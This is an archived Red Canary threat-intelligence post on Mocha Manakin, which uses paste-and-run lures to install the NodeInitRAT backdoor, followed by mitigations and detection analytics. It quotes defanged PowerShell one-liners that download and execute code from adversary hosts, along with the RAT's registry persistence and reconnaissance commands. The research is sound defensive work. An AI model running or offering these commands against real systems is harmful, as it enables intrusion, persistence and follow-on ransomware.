Mocha Manakin delivers custom NodeJS backdoor via paste and run | Red Canary

By chris.brook@redcanary.com

Archived: 2026-04-05 18:53:18 UTC


Mocha Manakin delivers custom NodeJS backdoor via paste and run

The newest Red Canary color bird threat employs paste and run with PowerShell to drop a custom NodeJS backdoor that could lead to ransomware

Originally published June 18, 2025. Last modified July 15, 2025.

What is Mocha Manakin?

We started tracking Mocha Manakin activity in January 2025, one of several activity clusters we've observed leveraging paste and run as the initial access technique. Paste and run (aka Clickfix, fakeCAPTCHA) is an initial access technique that tricks users into executing a script that downloads follow-on payloads from adversary infrastructure. We've observed a number of payloads delivered following successful paste and run execution, including LummaC2, HijackLoader, Vidar, and more.



Mocha Manakin is distinct from other paste and run activity because it is followed by a bespoke NodeJS-based backdoor that we have named NodeInitRAT. NodeInitRAT allows the adversary to establish persistence and perform reconnaissance activities, such as enumerating principal names and gathering domain details. NodeInitRAT communicates with adversary-controlled servers over HTTP, often through Cloudflare tunnels

acting as intermediary infrastructure. The backdoor is capable of issuing arbitrary commands and deploying additional payloads on compromised systems.

Mocha Manakin has overlaps in activity related to Interlock ransomware, as reported by Sekoia.io. Specifically:

- the use of paste and run for initial access
- follow-on delivery of the NodeJS remote access trojan we call NodeInitRAT
- some of the same infrastructure

As of May 2025, Red Canary has not directly observed Mocha Manakin activity progress to ransomware. However, we assess with moderate confidence that unmitigated Mocha Manakin activity will likely lead to ransomware.

Mocha Manakin TTPs

Initial access: Paste and run

Mocha Manakin gains initial access by using paste and run. Since we started tracking it in August 2024, paste and run remains a popular method of initial execution and has increased in scope and scale. The increased use of paste and run is due to its ongoing effectiveness; paste-and-run lures are highly effective at tricking users into executing malicious scripts on their endpoints. There are many ways to distribute paste-and-run lures, from phishing to web browser injects, meaning there are many opportunities for adversaries to present lures to users.

There are two main styles of paste-and-run lures:

- The user has to "fix" their access to a document, website, or software installation/update by following the instructions in the paste and run lure.
- A CAPTCHA-style lure prompting the user to follow given instructions to prove they are a human, also to gain access to a document, website, or installation/update process.

Once the users interact with the `Fix` or `Verify` button in the lure, the button will covertly copy an obfuscated PowerShell command to the clipboard and present the user with "verification steps," which typically consist of running a shortcut to open the run dialog, pasting the copied PowerShell command, and pushing enter. By following the "verification steps," the user inadvertently runs the command.

Mocha Manakin's paste-and-run commands have gone through several iterations, for example:

Date seen	Command

Date seen	Command
Date seen: January 2025	Command: `powershell -NoProfile -Command "$r=iwr 'hxxps://pub-motorola-viking-charger[.]trycloudflare[.]com/12341234'-UseBasicParsing;$s=[Text.Encoding]::UTF8.GetString($r.Content);iex $s"`
Date seen: January & February 2025	Command: `powershell -noprofile -w H -c "$r=iwr hxxps://pilot-agent-false-taken[.]trycloudflare[.]com/cloudfla -h @{ 'X-Computer-Name'=$env:COMPUTERNAME };$s=[Text.Encoding]::Utf8.GetString($r.Content);iex $s"`
Date seen: April 2025	Command: `"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -c "iex $(irm 138.199.156[.]22:8080/$($z = [datetime]::UtcNow; $y = ([datetime]('01/01/' + '1970')); $x = ($z - $y).TotalSeconds; $w = [math]::Floor($x); $v = $w - ($w % 16); [int64]$v))"`

These commands will reach out to the adversary command and control and download malware or tools—in Mocha Manakin's case, NodeInitRAT.

Payload: NodeInitRAT

When successfully executed, Mocha Manakin's paste-and-run PowerShell command will reach out to the URL in the command line and execute a PowerShell loader. The PowerShell loader downloads a `.zip` file containing a legitimate portable `node.exe` binary. It extracts the ZIP archive and executes NodeInitRAT by running `node.exe` with the contents of NodeInitRAT passed via the command line.

NodeInitRAT in `node.exe` command line

Once NodeInitRAT is installed on a system, it can go on to perform a number of actions:

- Establish persistence using a Windows Registry run key
- Perform system and domain reconnaissance
- Communicate with adversary-controlled servers over HTTP, commonly using Cloudflare tunnels as intermediary infrastructure; the communications occur via HTTP POST requests to the remote host with a URL path ending in `/init1234`.
- Issue arbitrary commands:
    - We observed commands to execute `nltest`, `net.exe`, and `setspn.exe` to gather lists of domain controllers & domain trusts, enumerate domain admin accounts, and enumerate Service Principal Names respectively
- Deploy EXE, DLL, and JS payloads on affected systems
- Use XOR encoding and GZIP compression to minimize data transferred and protect it from cursory inspection

Similar activity has also been observed by other researchers.

The following table displays some NodeInitRAT commands and what they do:

NodeInitRAT command	**Description of activity**

NodeInitRAT command	Description of activity
NodeInitRAT command: `reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "ChromeUpdater" /t REG_SZ /d "C:\users[redacted]\AppData\Roaming\node-v22.11.0-win-x64\node.exe C:\users[redacted]\AppData\Roaming\node-v22.11.0-win-x64\2fbjs1z6.log" /f"`	Description of activity: Establish persistence using a Windows Registry run key. As of April 2025, the run key is usually named “ChromeUpdater”.
NodeInitRAT command: `sysinfo`	Description of activity: Discover the affected system’s system information
NodeInitRAT command: `arp.exe -a`	Description of activity: Discover the affected system’s local network neighbors using ARP
NodeInitRAT command: `tasklist.exe /svc`	Description of activity: Discover the affected system’s currently executing processes and any services
NodeInitRAT command: `powershell.exe -c Get-Service`	Description of activity: Discover the affected system’s services
NodeInitRAT command: `powershell.exe -c "chcp 65001 > $null 2>&1 ; echo 'version: 000010' ; if ([Security.Principal.WindowsIdentity]::GetCurrent().Name -match '(?i)SYSTEM') { 'Runas: System' } elseif (([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity`	Description of activity: Discover the current user’s level of privilege using PowerShell

NodeInitRAT command	Description of activity
`]::GetCurrent()).IsInRole([Security .Principal.WindowsBuiltInRole]::Adm inistrator)) { 'Runas: Admin' } else { 'Runas: User' } ; systeminfo ; echo '=-=-=-=-=-' ; tasklist /svc ; echo '=-=-=-=-=-' ; Get-Service | Select-Object -Property Name, DisplayName | Format-List ; echo '=-=-=-=-=-' ; Get-PSDrive -PSProvider FileSystem | Format-Table ; echo '=-=-=-=-=-' ; arp -a"`	
NodeInitRAT command: `cmd.exe /d /s /c "net user %USERNAME% /domain"`	Description of activity: Execute arbitrary commands using `cmd.exe`
NodeInitRAT command: `C:\Users\[redacted]\AppData\Roaming \[a-z0-9]{8}.log` **Note:** extension will vary by file type	Description of activity: Download and execute arbitrary EXE, DLL, CMD, and JS files. In some cases, the JS files may be renamed with .LOG extensions
NodeInitRAT command: `rundll32.exe C:\Users\[redacted]\AppData\Roaming \[a-z0-9]{8}.dll,start`	Description of activity: Deploy subsequent payloads in DLL form and execute the DLLs using `rundll32.exe`

Takeaways for defenders

Since Mocha Manakin and NodeInitRAT have overlaps with Interlock-ransomware-related activity, it is important to detect and remediate this threat as early as possible.

Its use of paste and run is both a boon and a challenge to defenders; a boon because it is a well-known and established technique, and a challenge since it is hard to mitigate. One mitigation strategy for the Windows variant is implementing a GPO disabling Windows hotkeys, preventing paste and run's use of Windows+R or Windows+X, but as this is a popular feature with users, it does not seem to have been widely adopted by

enterprises. Another mitigation strategy is employee education to alert users to adversaries' strategies that take advantage of their digital conditioning.

To mitigate NodeInitRAT, stop any relevant `node.exe` processes that are executing the malware. The RAT code itself is passed into `node.exe` via the command line, but a persistent copy of the code may exist in files matching the path pattern `\AppData\Roaming\[a-z0-9]{8}.log`. Deleting the persistent files and any Windows Registry run keys should stop persistent execution. In the event that NodeInitRAT also drops additional files such as DLLs, we also recommend removing those from disk.

If you discover an instance of NodeInitRAT, you can also take steps to block network communications. Any domains found in NodeInitRAT command lines can be sinkholed to prevent communication, and any IPs referenced in the command lines can be added to firewall rules to block communication. In many cases of NodeInitRAT, we observed command and control domains using `trycloudflare[.]com`, a URL that's part of the legitimate Cloudflare tunnel service. Hunting for these domains across network traffic and DNS requests may yield NodeInitRAT and other malware families.

Detection opportunity: PowerShell using `invoke-expression` and `invoke-restmethod` to download content at a remote IP address

The following pseudo-detection analytic identifies instances of PowerShell using `invoke-expression` and `invoke-restmethod` to download content at a remote IP address. Adversaries can use this function to download remotely hosted scripts, as seen in some versions of Mocha Manakin's paste and run commands. Note that some utilities like `chocolately` or `chef` use these functions legitimately.

```
 process == ('powershell')
&&
deobfuscated_command_includes ('irm' || 'invoke-restmethod')
&&
deobfuscated_command_includes ('iex' || 'invoke-expression')
&&
deobfuscated_command_includes (IP address)
&&
deobfuscated_command_excludes (approved IP address)
```

Detection opportunity: Instances of NodeJS spawning the Command Processor to add a registry key

The following pseudo-detection analytic identifies instances of NodeJS, `node.exe`, spawning the Command Processor, `cmd.exe`, to add a registry key. NodeJS-based remote access trojans (RATs), including NodeInitRAT, can use Windows Registry keys to establish persistence on a system. While normal behavior for `node.exe` includes spawning instances of `cmd.exe`, creating registry `run` keys with those instances is not.

```
 parent_process == ('node.exe')
&&
```

```
process == ('cmd')
&&
deobfuscated_command_includes ('reg add' || 'run')
```

LOOK FAMILIAR?

Related Articles

Subscribe to our blog

You'll receive a weekly email with our new blog posts.

Source: https://redcanary.com/blog/threat-intelligence/mocha-manakin-nodejs-backdoor/